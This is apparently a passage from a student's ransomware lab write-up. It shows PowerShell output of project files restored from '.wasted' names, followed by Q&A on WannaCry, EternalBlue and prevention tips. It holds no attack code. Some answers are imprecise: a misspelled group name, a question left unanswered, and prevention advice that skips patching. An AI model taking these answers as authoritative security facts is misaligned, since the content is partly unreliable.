File changed from C:\Users\fsmith\Documents\DRISST_source\public\css\styling.css.wasted to C:\Users\fsmith\Documents\DRI
SST_source\public\css\styling.css
File changed from C:\Users\fsmith\Documents\DRISST_source\public\images\bookKey.png.wasted to C:\Users\fsmith\Documents\
DRISST_source\public\images\bookKey.png
File changed from C:\Users\fsmith\Documents\DRISST_source\public\images\drisst-logo.png.wasted to C:\Users\fsmith\Docume
nts\DRISST_source\public\images\drisst-logo.png
File changed from C:\Users\fsmith\Documents\DRISST_source\public\images\kbauthlogo.png.wasted to C:\Users\fsmith\Documen
ts\DRISST_source\public\images\kbauthlogo.png
File changed from C:\Users\fsmith\Documents\DRISST_source\public\images\kblogo.png.wasted to C:\Users\fsmith\Documents\D
RISST_source\public\images\kblogo.png
File changed from C:\Users\fsmith\Documents\DRISST_source\public\images\key.png.wasted to C:\Users\fsmith\Documents\DRIS
ST_source\public\images\key.png
File changed from C:\Users\fsmith\Documents\DRISST_source\public\images\key_horiz.png.wasted to C:\Users\fsmith\Document
s\DRISST_source\public\images\key_horiz.png
File changed from C:\Users\fsmith\Documents\DRISST_source\public\images\key_vert.png.wasted to C:\Users\fsmith\Documents
\DRISST_source\public\images\key_vert.png
File changed from C:\Users\fsmith\Documents\DRISST_source\public\images\knobKey.png.wasted to C:\Users\fsmith\Documents\
DRISST_source\public\images\knobKey.png
File changed from C:\Users\fsmith\Documents\DRISST_source\public\images\mapKnob.png.wasted to C:\Users\fsmith\Documents\
DRISST_source\public\images\mapKnob.png
File changed from C:\Users\fsmith\Documents\DRISST_source\routes\index.js.wasted to C:\Users\fsmith\Documents\DRISST_sou
rce\routes\index.js
File changed from C:\Users\fsmith\Documents\DRISST_source\routes\users.js.wasted to C:\Users\fsmith\Documents\DRISST_sou
rce\routes\users.js
File changed from C:\Users\fsmith\Documents\DRISST_source\tests\sqldb.test.js.wasted to C:\Users\fsmith\Documents\DRISST
_source\tests\sqldb.test.js
PS C:\Windows\doomSnake> _
```

Challenge and Analysis

Which type of ransomware was WannaCry?

WannaCry is a type of ransomware that infected the National Health Service (NHS) and other organizations across the globe including government institutions in China, Russia, the US and most of Europe. WannaCry encrypt data on computer that has been infected and tell the user that their files have been locked and displays information on how much is to be paid and when payment is taken through Bitcoin! Reference: https://www.geeksforgeeks.org/what-is-wannacry-how-does-wannacry-ransomware-work/

How was the WannaCry attack executed and why?

USA's National Security Agency discovered a vulnerability in Microsoft's software called Eternal Blue. This exploit was leak to hacker group name Shadoe Brokers. The main issues come from older versions of Windows or those without Windows Updates, as these were not patched by Microsoft and were left open to attacks (Window XP). WannaCry works by encrypting data on a computer that has been infected and then tells the user that their files have been locked and displays information on how much is to be paid and when payment is taken through Bitcoin

How could WannaCry have been avoided?

- Not browsing untrusted websites - Not downloading file with attachments, zips or executables file (.ade, .adp, .ani, .bas, .bat, .chm, .cmd, .com, .cpl, .crt, .hlp, .ht, .hta, .inf, .ins, .isp, .job, .js, .jse, .lnk, .mda, .mdb, .mde, .mdz, .msc, .msi, .msp, .mst, .pcd, .reg, .scr, .sct, .shs, .url, .vb, .vbe, .vbs, .wsc, .wsf, .wsh, .exe, .pif, etc.) or Office files that support macros (.doc, .xls, .docm, .xlsm, .pptm, etc.) - Not installing pirated software, outdated software programs or operating systems - Not using a PC that is connected to an already infected network References: https://www.geeksforgeeks.org/what-is-wannacry-how-does-wannacry-ransomware-work/